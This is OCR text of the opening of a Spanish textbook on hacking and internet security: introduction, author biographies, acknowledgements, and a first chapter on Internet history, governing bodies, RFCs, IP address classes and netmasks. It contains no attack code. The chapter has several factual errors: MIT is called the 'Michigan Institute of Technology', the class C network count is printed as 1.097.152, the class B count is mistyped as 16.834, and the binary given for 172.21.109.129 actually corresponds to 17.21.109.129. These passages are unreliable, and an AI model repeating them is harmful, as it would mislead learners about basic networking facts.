
Informática

2da Edición



Hacking y seguridad en internet

García-Moran y otros

Ra-Ma®

ediciones de la U

Informática

Hacking y seguridad en internet

Jean Paul **García-Moran**
Yago **Fernández** Hansen
Rubén **Martínez** Sánchez
Ángel **Ochoa** Martín
Antonio Ángel **Ramos** Varón

Ra-Ma®
ediciones de la U

ÍNDICE

INTRODUCCIÓN

Hace tan solo unos años el *hacktivismo* y el problema de la seguridad informática eran campos que parecían estar en manos de unos pocos individuos que rara vez llegaríamos a conocer y que raramente compartirían sus secretos. Hoy todo esto ha cambiado: la llegada de Internet a los hogares de forma masiva, las comunidades virtuales, los foros de trabajo, la comunidad del código abierto, los conocidos gusanos informáticos que llaman a nuestras puertas de una manera cada vez más frecuente e incluso los medios de comunicación han impulsado el conocimiento de estos mundos, convirtiéndose en una realidad muy cercana para muchas personas.

La falsa percepción de seguridad en los sistemas telemáticos que rigen nuestras vidas ha sido puesta en jaque múltiples veces. Los complejos sistemas informáticos que aseguran la continuidad de nuestra sociedad han tenido que ponerse a trabajar en seguridad para asegurar la confiabilidad de su funcionamiento. La red de redes ha llevado a manos de toda persona que lo desee herramientas desarrolladas por los verdaderos *hackers*, que eran inconcebibles apenas hace una década.

El que piense que para comprometer los sistemas de una gran corporación o de un pequeño usuario basta con apretar la tecla **Enter**, está equivocado. Pero sí es cierto que la metodología y las herramientas existen, están en Internet; sólo es cuestión de paciencia, desear no dormir y enlazar correctamente estos conocimientos y programas. Las empresas y grandes instituciones están gastando en los últimos tiempos cantidades ingentes de dinero con el objetivo de proteger sus sistemas y la información que por ellos se mueve. La realidad es que hoy en día sí han comprendido que hay un problema.

En este libro, página a página, el lector irá ordenando su mente de forma que comprenderá cómo un intruso o intrusos planifican un asalto a los sistemas telemáticos de una posible víctima, al igual que aprenderá cómo los administradores de sistemas pueden estar preparados para contener una posible ofensiva. No olvidaremos siempre una pequeña parte teórica de conceptos imprescindibles para realmente saber y comprender qué se está haciendo, aunque rápidamente se pasará a la práctica.

No olvidemos que hoy en día todo nuestro mundo está conectado, que todo nuestro mundo está siendo virtualizado y que la seguridad de los sistemas se ha convertido no tan solo en una necesidad, sino en una prioridad para todos los que hacemos uso de ellos.

Por último, hay que comentar que el libro se ha desarrollado con la intención de documentarle sobre los ataques informáticos a sistemas. También podrá encontrar las formulas para prevenir y abortar dichos ataques, además de comprender los mecanismos de uso y prevención frente a otros de características similares.

AUTORES DEL LIBRO

Antonio Ángel Ramos Varón

Antonio Ángel Ramos Varón es profesor titular del título propio de la Universidad Complutense de Madrid, Experto en Técnicas Estadísticas Aplicadas a la Seguridad Informática de Redes de Ordenadores, en el módulo de Metodología de la Intrusión a Sistemas. Cuenta con formación amplia en sistemas Microsoft Windows y Linux, así como en el campo de la ingeniería social y comportamiento de usuarios en Internet. Director de contenidos del programa *Mundo Hacker*. Ha impartido diferentes seminarios y talleres de *hacking* de sistemas y seguridad informática en España e Iberoamérica. Realiza su labor en Stack Overflow como formador y consultor en seguridad informática y *hacking*.

Jean-Paul García-Moran Maglaya

Jean-Paul García-Moran Maglaya realiza sus estudios en la Universidad Complutense de Madrid. Es especialista en tecnologías Open Source, además de contar con amplia experiencia en plataformas Microsoft junto con la implementación de detectores de intrusos y sistemas SIEM. Colaborador habitual del programa *Mundo Hacker*. Ha realizado diferentes seminarios y talleres de *hacking* y seguridad informática en España e Iberoamérica. Actualmente participa

en varios proyectos dedicados a la seguridad de sistemas y redes de ordenadores como consultor de Stack Overflow. Ha sido autor tanto como colaborador directo de distintas publicaciones de seguridad informática y *hacking*.

Rubén Martínez Sánchez

Ingeniero en Informática por la Universidad Politécnica de Madrid, se especializa en el desarrollo de algoritmos para la optimización y eficiencia así como Inteligencia Artificial. Con un pefil orientado a la ingeniería del *software* ha desarrollado amplios cursos titulados sobre UML por la Universidad Politécnica. Experto en lenguajes de programación Web, Java, C, Cobol, programación concurrente así como funcional (Lisp, CAML) y SQL. Actualmente ha focalizado su trabajo en el ámbito de la seguridad informática, especializándose en el *hacking* de bases de datos, inseguridad endpoint, seguridad en redes WiFi e inyección de código maligno.

Yago Fernández Hansen

Cuenta con un máster en ingeniería de *software*, además de contar con más de 8 años de experiencia en tecnologías inalámbricas. Es especialista en la implementación y auditoria de redes Wi-Fi. Cuenta con amplia experiencia en motores de datos, sistemas Microsoft, Linux y Networking. Formador y consultor en seguridad informática y métodos de penetración en redes Wi-Fi para empresas e instituciones. Finalista en el concurso IBM Leonardo daVinci 1995, cuenta con publicaciones y artículos de informática en revistas como *Hakin9*, además de ser autor del libro: *Radius/AAA/802.1x* de la editorial Rama. Ha impartido diferentes talleres y seminarios de *hacking* ético y seguridad/inseguridad en Wi-Fi para empresas, organizaciones públicas y universidades.

Ángel Ochoa Martín

Titulado por la Universidad Escuela Superior Internacional en Ingeniería Informática y Gestión de Sistemas. Especialista en tecnologías Open Source y auditorías de seguridad informática. Cuenta con una demostrada experiencia en trabajos para clientes de las firmas: Business Integration (BT-España), Bitdefender, Novell Suse Linux y Symantec. Actualmente participa como auditor especializado en varios proyectos dedicados a la auditoria de vulnerabilidades y test de penetración en el área de la seguridad de sistemas.

COLABORADORES DIRECTOS

Jacinto Grijalba González

Jacinto Grijalba González es licenciado en Administración y Dirección de Empresas junto con Ingeniería Informática de Gestión en la Universidad Rey Juan Carlos. Es programador de *software* de bases de datos y redes en diversos lenguajes como Java, C y Delphi. Participa en grupos de *hacking* y seguridad, coautor de diversas publicaciones se seguridad y *hacking*, además de ser miembro colaborador del grupo de seguridad y auditorías de Stack Overflow.

Gabriel Lazo Cañazas

Es egresado de la Universidad de Lima, especializado en metodologías de intrusión y ataques informáticos. Es ponente regular de conferencias de seguridad informática y *hacking* ético corporativo en Perú y Chile. Es cofundador de la comunidad de investigación latinoamericana Chullohack y ha coordinado el proyecto de desarrollo de la distribución para la realización de auditorias de seguridad informáticas NinjaSec. Se desempeña como consultor IT de seguridad y responsable de proyectos de seguridad e integración.

Raúl Díaz

Es egresado de la Universidad de Lima, especializado en metodologías de intrusión y ataques informáticos, auditor CEH certificado. Es ponente regular de conferencias de seguridad informática y *hacking* ético corporativo en Perú y Chile. Es uno de los desarrolladores del la *suite* de auditoría de seguridad informática NinjaSec. Actualmente desempeña su labor en el área IT como auditor especializado en proyectos sobre seguridad de la información y seguridad informática.

Carlos Alberto Barbero

Es perito especializado en nuevas tecnologías, con altos conocimientos en tecnologías de firewals y auditorías de seguridad informática. Cuenta con una demostrada experiencia como consultor implementando tecnologías de seguridad perimetral de NetASQ y seguridad del punto final de Landesk. Actualmente participa como auditor en varios proyectos dedicados a la auditoría de vulnerabilidades y test de penetración en el área de la seguridad de sistemas.

Agradecimientos

Agradecer ante todo a nuestras familias el apoyo brindado y la paciencia mostrada cuando nos lanzamos en cada nueva publicación, por todas esas noches y días en que andamos desaparecidos y de mal humor. Sería imposible no agradecer a todos los cibernautas que aportan conocimientos en la red de manera desinteresada, a los que escriben en los foros de seguridad, a los que investigan, aportan y comparten conocimientos de seguridad informática, a los amigos de Made in Hell, a la gente de Haxorcitos y como no a los *hackers*.

Gracias también a D. Eduardo Ortega Catelló, director de la Escuela Universitaria de Estadística de la Universidad Complutense, a los profesores de siempre, que escuchan y soportan nuestras locuras informáticas, a Carlos Alberto García Vega, jefe de informática de la EUE, por su pasión en la seguridad informática y a nuestro compañero Yanko Vasílev Kólev por su ayuda y aportación desinteresada, para poder finalizar esta publicación en su correcto momento.

A quien sigo sin agradecerle nada

Finalmente, como me dejaron realizar esta introducción a esta nueva publicación revisada y soy quizás uno de los más radicales, hay que decir que si de *hackers* y *hacking* hablamos y si algo respetamos aún de esta filosofía, nunca podremos agradecer nada a aquellos que exprimen a nuestro mundo, aquellos que dejan a dos tercios de la humanidad morirse de hambre, aquellos que nos llenan de promesas banales pretendiendo vendernos su futuro, esos que intentan comprar nuestra lealtad a cambio de dinero, aquellos que se venden por unas monedas, aquellos que declaran quién es apto y quién no, quién es subversivo y quién no, los que nos intentan comprar con la promesa de que algún día seremos como ellos, aquellos sobre los cuales *The Mentor* ironizó en su día, esos que te miden por lo que aparentas ser y no por lo que eres, esos que manipulan la *media* a su conveniencia, aquellos que hacen posible la alienación del hombre y manipulan la conciencia colectiva. Si enfrentarme a ellos, con mi reducido conocimiento informático, en un mundo donde el conocimiento y el aprendizaje tienden a infinito, es ser un *hacker*, entonces: ¡sí, soy un *hacker*! Gracias *hackers*.

Antonio

Capítulo 1

CONCEPTOS IMPRESCINDIBLES Y PROTOCOLO TCP/IP

Las redes de información y la informática han ido cambiando desde sus inicios de forma continua, incluso en nuestros tiempos las tecnologías de comunicación y computación crecen a un ritmo exponencial. Hoy en día disponemos de comunicaciones en tiempo real a través de Internet, voz sobre IP, mensajería instantánea, descarga de archivos y multitud de herramientas de ocio y entretenimiento que funcionan bajo una plataforma virtual llamada Internet a una velocidad y estabilidad inimaginable en sus comienzos.

En este primer capítulo se dará un repaso histórico a la evolución de las comunicaciones desde sus comienzos hasta la actualidad mas reciente, la forma en que las entidades reguladoras mantienen un equilibrio en la red y un amplio repaso a las tecnologías de comunicación utilizadas para que la comunicación entre equipos conectados a una red sea posible.

INTRODUCCIÓN

Al hablar de sistemas de comunicaciones la primera clasificación importante consiste en la división entre conmutación de circuitos y conmutación de paquetes. En la conmutación de circuitos el ordenador de origen y el de destino se comunican entre sí ocupando de manera permanente el circuito intermedio de manera semejante a una comunicación telefónica. En la conmutación de paquetes la información se ocupa en tramos de datos que llevan información al destino y que sólo ocupan los sistemas intermedios mientras se transmite. Internet se basa fundamentalmente en este último sistema.

Sin embargo, la "red de redes" no fue sino el resultado de diferentes investigaciones llevadas a cabo durante la Guerra Fría.

- El concepto tiene su origen en 1962 cuando J.C.R. Licklider propone la creación de una *red galáctica* en *Bolt, Beranek and Newman* (BBN), una importante empresa de I+D estadounidense. Ese mismo año es convocado a ARPA (*Advanced Research Projects Agency*) donde convenció a Ivan Sutherland y Bob Taylor antes de abandonar la agencia.

- En 1960, Paul Baran publica un trabajo con fines militares sobre una red segura de comunicaciones capaz de sobrevivir a un ataque nuclear. La red descentralizada dividiría el mensaje original en múltiples fragmentos, se enviaría mediante diversas rutas posibles a elegir para luego armarlo en su estado original una vez llegado a su destino.

- Leonard Kleinrock trabajaba en su tesis doctoral para el *Michigan Institute of Technology* (MIT) sobre teoría de colas aplicada a las redes de comunicaciones. Fue publicada en 1964.

- Donald Davies del Laboratorio Nacional de Física del Reino Unido comenzó a relacionar todos estos conceptos en 1965.

Mientras todo esto ocurría, ARPA y Bob Taylor seguían interesados en crear una red de ordenadores. Al final de 1966, *Taylor* captó a Lawrence G. Roberts (del Laboratorio Lincoln, en el MIT) con el objeto de que liderase el proyecto de creación de la nueva red.

El concepto original de Roberts consistía en unir máquinas directamente con cables telefónicos. En una de las primeras reuniones de 1967, muchos participantes no estaban dispuestos a que sus computadoras tuvieran que gestionar líneas telefónicas. Uno de estos participantes, Wesley A. Clark, tuvo la idea de usar pequeños ordenadores separados sólo para gestionar los enlaces de comunicaciones. Esta idea permitió descargar de trabajo a las computadoras principales, además de aislar la red de la distinta naturaleza de cada computadora.

Así, en 1969, surge ARPANET con cuatro ordenadores conectados. En 1971 eran 23. En 1973, se empieza a denominar esta red como Internet y aparece el primer programa de correo electrónico. En 1983, cambia el protocolo de comunicación al actual TCP/IP. Hasta 1989, los progresivos avances en la conexión entre tecnologías y redes tanto públicas como privadas nos llevan hasta la red que conocemos actualmente.

Con la evolución de los sistemas de comunicaciones evolucionaron también los protocolos. Con la idea de prestar servicios adicionales sobre los protocolos base TCP/IP y UDP/IP, se desarrollaron protocolos de aplicación como SMTP para el correo electrónico, transmisión de ficheros FTP y se enriqueció con servicios como *Gopher* y *Verónica*, que son los predecesores del actual Web.

En torno a 1992-1993, Tim Berners Lee definió un nuevo protocolo, muy sencillo, y un lenguaje de visualización, que se denominaron **http** y **html**, respectivamente. Su desarrollo con los primeros navegadores como Mosaic y Netscape dio lugar al subsiguiente *boom* de Internet y a múltiples servicios.

1.1 CÓMO SE ORGANIZA INTERNET

Al mismo tiempo que crecía Internet aparecieron diversos organismos, como *Internet Engineering Task Force* (IETF), para organizar y guiar la evolución de Internet. Al tratarse originalmente de un proyecto científico (aunque con cierto carácter militar), estas organizaciones no suelen basarse en estructuras jerárquicas sino de respeto entre iguales.

Dos factores muy importantes mantienen la posición de privilegio de la que disfrutan estas organizaciones. La primera es su carácter abierto, que invita a participar a cualquiera a quien le interese. La segunda es su carácter independiente a los intereses económicos, consecuencia directa de su carácter abierto y de la participación gratuita y voluntaria de sus miembros. La enorme aceptación de Internet a nivel de usuarios ha fomentado que una gran variedad de empresas unan sus redes a Internet. Estas redes comerciales de carácter privado mantienen sus propias organizaciones jerárquicas y administradoras.

1.1.1 *Internet Society*

Para que una organización como Internet funcione tiene que haber alguna organización que marque las reglas, al menos las de carácter técnico, que deben seguir todos sus usuarios. Así, Internet está regulado por las recomendaciones de una sociedad formada por voluntarios y que recibe el nombre de Internet Society (ISOC), *http://www.isoc.org*.

En contra de lo que pueda parecer, la ISOC no es el origen del resto de agrupaciones que vamos a ver a continuación, aunque sí se subordinen a ésta. La sociedad tiene su origen en las discusiones que se llevaron a cabo en las conferencias *del Internet Architecture Board* y del *Internet Engineering Task Force* entre 1991 y 1992, fecha en la que se formó oficialmente. A partir de ese

momento aparece la actual organización de Internet que se detalla en el documento RFC 1602.

La ISOC tiene como principales funciones encargarse del crecimiento y evolución de Internet, manteniendo el propósito original de lo que es Internet y cómo puede ser usada, solucionando los problemas sociales, políticos y técnicos que puedan surgir. Así mismo, tiene el propósito de facilitar financiación a la IETF.

1.1.2 *Internet Engineering Task Force*

Hoy se considera a muchos protocolos sistemas maduros, pero a lo largo de la historia expertos de múltiples procedencias han discutido las mejores implementaciones hasta crear documentos de estándares de facto que publica la *Internet Engineering Task Force* (IETF), *http://www.ietf.org*. Este grupo autoorganizado de ingenieros voluntarios se reúne desde enero de 1986, contribuyendo a la evolución de las tecnologías de Internet. Cualquiera puede pertenecer a la IETF simplemente apuntándose a sus listas de correo.

Es el principal cuerpo encargado del desarrollo de las nuevas especificaciones de los estándares de Internet. La IETF está formada por grupos de trabajo individuales, agrupados a su vez en áreas. Cada una de las cuales es coordinada a su vez por uno o más directores de área.

A partir de los voluntarios de la IETF se forman los grupos Internet *Architecture Board* e *Internet Engineering Steering Group*. Para ello, deben ser elegidos por un comité nominador que se elige de forma aleatoria entre los voluntarios que asisten a los encuentros regulares del IETF.

1.1.3 *Internet Engineering Steering Group*

El grupo *Internet Engineering Steering Group* (IESG), *http://www.iesg.org* es responsable de la administración técnica de las actividades del IETF y del proceso de desarrollo de los estándares de Internet (detallado en el RFC 1602). El IESG está compuesto por los directores de área y el presidente del IETF, que a su vez sirve también de presidente del IESG.

1.1.4 *Internet Architecture Board*

La *Internet Architecture Board* (IAB), *http://www.iab.org* es un asesor consultivo técnico de la Internet Society. Fundamentalmente es un comité de vigilancia del resto de las organizaciones que hemos visto hasta ahora. Confirma el nombramiento de cargos y revisa todos los protocolos y procedimientos usados por

Internet. Además regula la asignación de direcciones de IANA y la administración de los RFC. También actúa como representante externo de la IETF y nombra a su presidente. El RFC 2850 detalla completamente el funcionamiento y las prácticas del IAB.

1.1.5 *Internet Assigned Numbers Authority*

La organización conocida como *Internet Assigned Numbers Athority* (IANA), *http://www.iana.org*) tiene, desde 1990, la función de asignar las direcciones IP globales, administración de los servidores DNS raíz y cualquier otra asignación necesaria de un protocolo de Internet. Su formación, sin embargo, data de 1988 con un contrato entre el Departamento de Defensa de los Estados Unidos y el Instituto de Ciencias de la Información de la Universidad de Carolina del Sur.

Estas funciones tan importantes la sitúan en una delicada posición política, especialmente al solaparse muchas de sus funciones con el *Internet Corporation for Assigned Names and Numbers* (ICANN), *http://www.icann.org* creada en 1998 con las mismas funciones que IANA respecto a la asignación de dominios y direcciones IP. Puesto que ambas eran fundaciones estatales, la ICANN absorbió a IANA. Pese a ello IANA conserva sus funciones respecto a la IETF como se especifica en el RFC 2860.

Actualmente IANA forma parte de la estructura de ICANN; sin embargo, sus lazos con la IETF evitan que pueda ser absorbida completamente, por lo que actualmente actúa realizando el trabajo técnico de la ICANN.

1.1.6 *World Wide Web Consortium*

El *World Wide Web Consortium* (W3C), *http://www.w3c.es* es un consorcio internacional que produce estándares para la *World Wide Web*. Su método de trabajo es idéntico al del IETF. El resultado de su trabajo es una recomendación, equivalente a un estándar en la red. Algunas de estas recomendaciones son el protocolo HTTP o las Hojas de Estilo en Cascada (CSS, por sus siglas en inglés).

1.1.7 CERT *University Of Carnegie Mellon*

Computer Emergency Response Team (CERT, Equipo de Respuesta a Emergencias de Seguridad), *http://www.cert.org*. Se emplaza en el Instituto de Ingeniería de Software de la Universidad de Carnegie Mellon. Fue creado en 1988 después del primer gusano propagado por T. Morris. Su objetivo es responder rápidamente cuando ocurre un incidente de seguridad. Tras su creación han

aparecido otros equipos similares en todo el mundo. En la actualidad la denominación generalizada es CSIRT.

1.2 EL USO DE DOCUMENTACIÓN RFC

Los RFC son los documentos donde Internet, sus protocolos, mecanismos de funcionamiento, estándares a seguir, modelos experimentales son recogidos; más estrictamente, es donde Internet y todo su funcionamiento, hasta el más mínimo detalle, se encuentra documentado. En los *Request For Comments* (RFC, Solicitud de Comentarios) están publicados todos los documentos en los que se basa Internet, ya sea contratos a nivel gubernamental o protocolos de comunicación. Leyendo los RFC es posible conocer la evolución técnica y organizativa de Internet desde sus inicios. En Internet se pueden encontrar los RFC en múltiples direcciones, por ejemplo, en su totalidad en *http://www.ietf.org/rfc.html* o algunos, en su traducción al español, en *http://www.rfc-es.org*. Los RFC son, por tanto, la forma que tiene la IETF de actuar sobre la evolución de Internet, de forma similar a como lo hace el Estado español a través del BOE.

La contribución del IETF se lleva a cabo por consenso al no existir una autoridad formal que tome las decisiones. El primer paso para obtener un protocolo es, por tanto, presentarlo en las listas de correo de la IETF. Este primer documento toma el nombre de *Internet Draft*. Sobre este borrador los miembros de la lista van proponiendo modificaciones que el autor o los autores del documento original deben recopilar para las siguientes presentaciones de este borrador. Finalmente, cuando el autor lo considera suficientemente maduro, solicita a un director de área que lo entregue al IESG, que lo revisa para comprobar la corrección del proceso previo y su compatibilidad con los protocolos anteriores, buscando detalles que se hayan podido pasar por alto. Una vez corregidas las sugerencias propuestas por el IESG, el documento será revisado de nuevo por IAB y por IANA analizando posibles conflictos con sus anteriores funciones. Una vez corregidos se publican en la página del IETF.

El resultado de las discusiones en las listas de correo de la IETF son los RFC, documentos de especificaciones de libre acceso en función de los cuales los fabricantes de ordenadores y de otros dispositivos de *hardware* pueden crear implementaciones de cualquier protocolo que deberán verificar contra otras intentando lograr su compatibilidad.

Por su propia naturaleza, los RFC no especifican una única implementación del protocolo que definen. Por ello, nos encontramos con diferentes especificaciones, de las cuales, por su uso extendido, destacan las llevadas a cabo para los SO como Windows o Linux. Aunque a veces hay

implementaciones de referencia en código fuente, en muchas ocasiones las implementaciones de cada sistema operativo pueden ser diferentes y, sin embargo, compatibles.

Del estudio de los documentos de especificaciones de los protocolos o del análisis de sus implementaciones pueden deducirse comportamientos anómalos o excepcionales, de los cuales un asaltante malicioso puede sacar partido para acceder al ordenador en el que se ejecutan.

1.3 LAS DIRECCIONES IP

Todo ordenador en una red se identifica en principio con una numeración única denominada IP compuesta por 32 bits en IPv4. Esta dirección, que en los primeros tiempos de Internet definía ordenadores concretos, actualmente, ante la escasez de direcciones IP, ha pasado a denominar redes enteras gracias a NAT (descrito más adelante en este capítulo) y a la aparición de subredes.


La dirección real que se muestra al usuario se define mediante 4 dígitos separados por un punto (ej.: 172.21.109.129). Esta numeración se corresponde realmente con una digitación en formato binario de 32 bits (00010001. 00010101.01101101.10000001).

1.4 TIPOS DE REDES

Aunque en la actualidad la forma de asignar direcciones IP a las redes ha cambiado, en cuanto a las necesidades y a las soluciones adoptadas desde hace algunos años se mantienen algunos convencionalismos para clasificar las subredes empresariales según una topología que hace referencia al número de máquinas direccionables directamente en la red. Las clases de redes se detallan en la página séptima del RFC 791.

1.4.1 Direcciones de clase A

Las direcciones de clase A están compuestas por una parte de red de 8 bits y una parte de *host* de 24 bits. Por *host* entendemos cualquier máquina conectada a la red con una IP, como un *router* o un ordenador. El bit más significativo de las mismas es el 0, lo que permite distinguirlo de las demás clases.




Empiezan en la 0.0.0.0 y acaban en la 127.255.255.255. Por lo tanto, existen 128 redes de clase A, cada una de las cuales puede contener hasta 2^24 – 2 *hosts* (puesto que las direcciones de red y de difusión no designan a ningún *host* en particular). Estas direcciones ya están todas reservadas en Internet, y por lo tanto, ninguna entidad puede solicitar ni utilizar una red de este tipo, salvo la red de clase A de dirección 127, que corresponde a una red ficticia interna de cada máquina: cada nodo se identifica como *host* número 1 de esta red, cuya dirección IP es 127.0.0.1, y recibe el nombre de *localhost*.

Esta interfaz virtual suplementaria denominada *loopback* es una excepción a la regla de una dirección IP por interfaz de red y le permite a una máquina dirigirse a sí misma paquetes TCP/IP. Estos datagramas no llegarán a salir de la máquina, ya que el sistema de administración reconocerá dicha dirección. La red 10.0.0.0 está reservada para proporcionar una dirección IP a una red privada de clase A, por lo que se utiliza en las intranets.

1.4.2 Direcciones de clase B


Las direcciones de clase B están compuestas por una parte de red de 16 bits y otra de *host* de la misma longitud. Sus dos bits más significativos valen 1 y 0, lo que permite distinguirlas de las demás clases.



Empiezan en la 128.0.0.0 y terminan en la 191.255.255.255. Por lo tanto, existen 16.384 redes de clase B, cada una de las cuales puede contener hasta 65.534 *hosts*. La gran mayoría de estas 16.834 clases ya están reservadas, y para obtener una hay que justificar la intención de conectar a Internet una red de gran envergadura. La red 172.16.0.0 está reservada para proporcionar una dirección IP a una red privada de clase B, por lo que se utiliza en las intranets.

1.4.3 Direcciones de clase C

Las direcciones de clase C están compuestas por una parte de red de 24 bits y una de *host* de 8 bits. Sus tres bits más significativos valen 110, lo que permite distinguirlas de las demás clases.



Empiezan en la 192.0.0.0 y terminan en la 223.255.255.255. Por lo tanto, existen 1.097.152 redes de clase C, cada una de las cuales puede contener hasta 254 *hosts*. El aumento de las restricciones para obtener una clase B provocó una fuerte demanda de direcciones de clase C. Esta demanda ha generado un aumento de los prefijos que debían mantener los encaminadores en sus tablas, mostrando síntomas de saturación.

La red 192.168.0.0 está reservada para proporcionar una dirección IP a una red privada de clase C, por lo que se utiliza en las intranets.

1.4.4 Direcciones de clase D

Estas direcciones, que también reciben el nombre de direcciones *multicast*, empiezan en 224.0.0.0 y terminan en 239.255.255.255. Se trata de direcciones particulares en las que desaparece el concepto de red: no designan un *host* en concreto, sino un grupo de *hosts*.

Cualquier equipo que desee formar parte de uno de estos grupos puede solicitar el ingreso en el mismo, indicando la dirección *multicast* correspondiente. En todo momento, un paquete emitido por una máquina cualquiera de Internet y dirigido a una dirección *multicast* determinada, se encamina hacia todos los miembros del grupo en cuestión. Sólo algunas direcciones de este grupo se encuentran asignadas.

1.4.5 Direcciones de clase E

Las direcciones de clase E, que empiezan en la 240.0.0.0 y acaban en la 255.255.255.255, están reservadas por la IANA. Hasta el momento sólo se ha asignado la 255.255.255.255, que designa a todas las máquinas y se utiliza cuando hay que dirigirse a todos los equipos conectados directamente a un mismo soporte; los paquetes dirigidos a esta dirección nunca llegan a los enrutadores.

1111 XXXX . XXXXXXXX . XXXXXXXX . XXXXXXXX

1.5 MÁSCARAS DE RED

Cuando se habla de direcciones IP en cuestión de enrutamiento y gestión de red ésta es sólo la mitad de la dirección real completa, la otra mitad se corresponde con la máscara de subred, en inglés *netmask*, y se considera igual o más importante que la primera. La máscara de subred está compuesta por 32 bits binarios separados en cuatro octetos de la misma manera en que están distribuidas las direcciones IP.

Al igual que la dirección IP identifica una máquina como única en una red, la *netmask* determina la red o subred a la que pertenece dicha IP. En el apartado anterior se explicaba la división de la red total en redes diferentes de clase A, B, C, D y E. La manera de separar estas redes en otras se determina mediante la máscara de red (*netmask*).

El uso más importante dado para la máscara de red es la división de la porción de máscara usada para determinar la red y la porción dedicada a los hosts. La forma de representar la máscara de red en una topología se hace añadiendo al final de la dirección un separador (/) y, a continuación, el número de bits de la máscara reservado para la porción de red. De esta forma la dirección IP 17.0.0.0 para clase A se definiría como 17.0.0.0 /8 siendo 8 el número de bits reservado para la porción de red y 24 bits reservados para *hosts*.

Clase	Máscara de red	Binario
A	255.0.0.0	11111111.00000000.00000000.00000000
B	255.255.0.0	11111111.11111111.00000000.00000000
C	255.255.255.0	11111111.11111111.11111111.00000000

Tabla 1.1. Máscaras de red

Añadiendo la dirección IP a la tabla suministrada puede sacar la dirección real de red de una dirección IP en concreto. Aplicando el operador AND lógico sobre ambos parámetros, el resultado de la operación dará la dirección de red.

Nota: El AND lógico es una operación que se realiza bit a bit. El resultado toma valor 1 sólo cuando los dos operandos toman valor 1. En cualquier otro caso toman valor 0.

	Decimal	Binario
Dirección IP	17.21.109.129	00010001.00010101.01101101.10000001
Máscara de red	255.0.0.0	11111111.00000000.00000000.00000000
Resultado del AND (Dirección de red)	**17.0.0.0**	**00010001.00000000.00000000.00000000**

Tabla 1.2. Uso operador AND lógico

La operación AND se realiza bit a bit comparando los dos valores entre sí, si uno de estos es diferente del otro el resultado final es un 0, únicamente si ambos parámetros son un 1 el resultado es 1.

Esta forma de cálculo es la mas comúnmente utilizada por los encaminadores (*routers*) de todo el mundo, esta comprobación permite al *router* conocer de donde proviene el paquete que está recibiendo por uno de sus puertos y encaminarlo correctamente hacia el *next hop* (siguiente salto) o al destino final.

Cuando en una dirección de red todos los octetos que hacen referencia a la porción de *host* se establecen al máximo permitido (255), indica que el paquete que se enviará hacia esta dirección de red será recibido por todos los equipos de la misma red, esto recibe el nombre de *broadcast*.

Existen casos en redes empresariales en las que un departamento en concreto recibe por administración una dirección de clase C para administrar sus equipos. En este caso todos los usuarios de esa red están interconectados entre sí, todos reciben el tráfico *broadcast* de todos y, por lo tanto, se genera un tráfico excesivo en la red. En estos casos la mejor solución es dividir la misma clase C en varias porciones de clase más pequeñas y reducir considerablemente el tráfico *broadcast* y sus problemas, a esta segmentación de la red se la denomina **subredes**.

1.5.1 Subredes

